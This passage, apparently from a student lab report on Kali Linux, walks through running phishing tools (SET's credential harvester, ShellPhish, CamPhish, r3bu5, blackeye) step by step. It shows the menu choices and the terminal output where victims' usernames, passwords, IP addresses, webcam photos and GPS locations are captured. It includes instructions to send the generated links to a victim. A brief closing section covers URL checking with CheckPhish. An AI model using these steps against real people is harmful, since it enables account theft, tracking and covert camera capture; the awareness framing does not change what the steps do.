


Figure 15

- When the target will open the link an fake gmail login page will open.
- If, the target will try to login with the credentials you'll get it.


```
root@kali: /home/atharva
root@kali: /home/atharva
3. Twitter
set:webattack> Select a template: 2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password Form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.1.85 - - [18/Dec/2025 03:05:17] "GET / HTTP/1.1" 200 -
192.168.1.85 - - [18/Dec/2025 03:05:27] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX-SJLCfkfqaqM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFwd2JmV1hIdhtUFdldzBENhIfVwsxSTdNLN9MdThibW1TMFQzVUZFc1BBaURUwmlRSQ%E2%88%9APsBz4gAAAAUy
PARAM: _D7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lsos
PARAM: dshs-7381887106725792428
PARAM: _utf8=a
PARAM: b6response=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=npratik303@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=grishkagana+sunoge
PARAM: signin=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 16

- Here, you have got the login credentials of the target.

Perform Phishing Attack Using ShellPhish

- Open kali linux terminal and go in shellphish directory
- Now select 1 – Facebook



Kali Linux [Running] - Oracle VirtualBox

```
Dec 18 3:31 AM root@kali:~/ShellPhish
root@kali:~ root@kali:/home/atharva root@kali:~/ShellPhish


v2.5-MOD
.... Phishing Tool Moded by @AbirHasan2005 ....
:: Disclaimer: Developers assume no liability and are not :::::
:: responsible for any misuse or damage caused by ShellPhish :::::

... Choose any social site which you want to hack ...

[01] Facebook [11] Twitch [21] DeviantArt
[02] Instagram [12] Pinterest [22] Badoo
[03] Google [13] Snapchat [23] Origin
[04] Microsoft [14] LinkedIn [24] CryptoCoin
[05] Netflix [15] Ebay [25] Yahoo
[06] PayPal [16] Dropbox [26] Wordpress
[07] Steam [17] Protonmail [27] Yandex
[08] Twitter [18] Spotify [28] StackoverFlow
[09] PlayStation [19] Reddit [29] VK
[10] GitHub [20] Adobe
```

Figure 17

- Now select 1 – Localhost



Kali Linux [Running] - Oracle VirtualBox

```
Dec 18 3:37 AM root@kali:~/ShellPhish
root@kali:~ root@kali:/home/atharva root@kali:~/ShellPhish

v2.5-MOD
.... Phishing Tool Moded by @AbirHasan2005 ....
:: Disclaimer: Developers assume no liability and are not :::::
:: responsible for any misuse or damage caused by ShellPhish :::::

... Choose any social site which you want to hack ...

[01] LocalHost
[02] Ngrok.io
[03] Serveo.net
[04] Localhost.run

[~] Select a Port Forwarding option: 1
[~] Select a Port (Default: 5555 ): 80
```

Figure 18

- Link will be generated



```
[~] Select a Port (Default: 5555 ): 80
[~] Initializing ... (localhost:80)
[~] Successfully Hosted at: http://localhost:80
[~] Waiting for Login Info, Press Ctrl + C to exit ...
```

Figure 19

- Copy the link generated and open it on target machine & type credentials & press on login.





Figure 20

- You'll get target's credentials




The screenshot shows a Kali Linux desktop environment with three terminal windows open under the root user. The central window displays the output of the ShellPhish tool. The output indicates that a port was selected (Default: 5555), the service was initialized on localhost:80, and the site was successfully hosted at http://localhost:80. It then waits for login information. Subsequent messages show a victim's IP found (127.0.0.1), saved to sites/facebook/victim_ip.txt, and login info found for an account with the email baburaoaapt@gmail.com and password ye_baburao_ka_style_he, which is also saved to sites/facebook/login_info.txt. The tool continues to wait for the next login info.

```
[~] Select a Port (Default: 5555 ): 80
[~] Initializing ... (localhost:80)
[~] Successfully Hosted at: http://localhost:80
[~] Waiting for Login Info, Press Ctrl + C to exit ...
[*] Victim IP Found!
[~] Victim IP: 127.0.0.1
[~] Saved: sites/facebook/victim_ip.txt
[*] Login info Found!
[~] Account: baburaoaapt@gmail.com
[~] Password: ye_baburao_ka_style_he
[~] Saved: sites/facebook/login_info.txt
[~] Waiting for Next Login Info, Press Ctrl + C to exit ...
```

Figure 21

Perform Phishing Attack Using CamPhish

- Open kali linux terminal go to the camphish directory & type command –bash camphish.



```
root@kali:~ Dec 18 3:55 AM root@kali:/home/atharva/CamPhish root@kali:/home/atharva/CamPhish

CamPhish Ver 2.0
www.techchip.net | youtube.com/techchipnet


----Choose tunnel server----

[01] Ngrok
[02] CloudFlare Tunnel

[+] Choose a Port Forwarding option: [Default is 1] 2
```

Figure 22

- Select Server – cloudflare tunnel



```
root@kali:~ Dec 18 4:28 AM root@kali:/home/atharva/CamPhish root@kali:/home/atharva/CamPhish

----Choose tunnel server----

[01] Ngrok
[02] CloudFlare Tunnel

[+] Choose a Port Forwarding option: [Default is 1] 2

----Choose a template----

[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] 1

[+] Enter festival name: Diwai

[+] Starting php server...
[+] Starting cloudflared tunnel...
[*] Direct link: https://rolled-fighting-cliff-trustees.trycloudflare.com

[*] Waiting targets, Press Ctrl + C to exit...
[*] GPS Location tracking is ACTIVE
```

Figure 23

- Select 1- Festival wishing & type festivals name
- a link will be generated, copy the link & send it to victim.

```

Kali Linux [Running] - Oracle VM VirtualBox
---Choose tunnel server---
[01] Ngrok
[02] Cloudflare Tunnel
[+] Choose a Port Forwarding option: [Default is 1] 2
---Choose a template---
[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting
[+] Choose a template: [Default is 1] 1
[+] Enter festival name: Diwai
[+] Starting php server...
[+] Starting cloudflared tunnel...
[*] Direct link: https://rolled-fighting-cliff-trustees.trycloudflare.com
[*] Waiting targets, Press Ctrl + C to exit...
[*] GPS Location tracking is ACTIVE

```

Figure 24

- Here It capture the photos and Location of the victim.




Figure 25

Perform Phishing Attack Using r3bu5 Tool

r3bu5 is a social-engineering based phishing tool used to demonstrate how attackers can trick users into revealing login credentials, emphasizing the importance of cyber security awareness and safe browsing practices.

How to use it :-

- Open kali linux Terminal and go to the r3bu5 Directory
- And type command – bash r3bu5.sh and enter




The screenshot shows the r3bu5 tool's main menu. At the top, it says "Version : 2.2". Below that, it displays credits: "[-] Tool Created by z3r0w0" and "[-] Join Our Telegram https://t.me/z3r0w0". The main menu is titled "[::] Select An Attack For Your Victim [::]" and lists various platforms with their corresponding numbers:

[01] Facebook	[11] Twitch	[21] DeviantArt
[02] Instagram	[12] Pinterest	[22] Badoo
[03] Google	[13] Snapchat	[23] Origin
[04] Microsoft	[14] LinkedIn	[24] DropBox
[05] Netflix	[15] Ebay	[25] Yahoo
[06] Paypal	[16] Quora	[26] Wordpress
[07] Steam	[17] Protonmail	[27] Yandex
[08] Twitter	[18] Spotify	[28] StackOverflow
[09] Playstation	[19] BLUEedit	[29] Vk
[10] Tiktok	[20] Adobe	[30] XBOX
[31] Mediafire	[32] Gitlab	[33] Github

At the bottom, there are additional options: "[99] About" and "[00] Exit". A prompt at the very bottom asks "[-] Select an option :".

Figure 26

- Now ,select any option and create phishing site of given listed platforms.
- Now select the option for what kind of login page you want.



The screenshot shows the r3bu5 tool's interface after selecting an option. It displays the message "[-] URL 1 :" followed by a URL: "[-] URL 2 : http://upgrade-your-netflix-plan-free@". Below that, it says "[-] Waiting for Login Info, Ctrl + C to exit...".

Figure 27

- Now copy url and paste it on target's browser.




Figure 28

- Open kali ,Here we got username and passwords of phishing site
- We created Netflix clone site and here we have captured username & password.

```
root@kali:~# python3 blackeye.py
[+] Choose an option: 3
[+] Put your local IP (Default 192.168.1.87): [*] Put your local IP (Default 2401:4900:8fc8:c4fb:89eb:fc59:b416:7b44): [*] Put your local IP (Default 2401:4900:8fc8:c4fb:a00:27ff:fe8b:7d97): 192.168.1.87
[*] Starting php server...
[*] Send this link to the Victim: 192.168.1.87
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 192.168.1.6
[*] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
[*] Saved: snapchat/saved.ip.txt

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: babu
[*] Password: girishkaganasunoge
[*] Saved: sites/snapchat/saved.usernames.txt
```

Figure 29

Perform Phishing Detection Using Checkphish Website

CheckPhish is an AI-powered anti-phishing platform that analyzes URLs, domains, and webpages to detect:

- Phishing attacks
- Brand impersonation
- Fake login pages
- Scam and fraudulent websites

It is widely used by SOC teams, security analysts, and ethical hackers

How to use it :-

- Open Browser and search Phishing detection
- Click on checkphish website
- Paste Phishing Url
- Click on scan

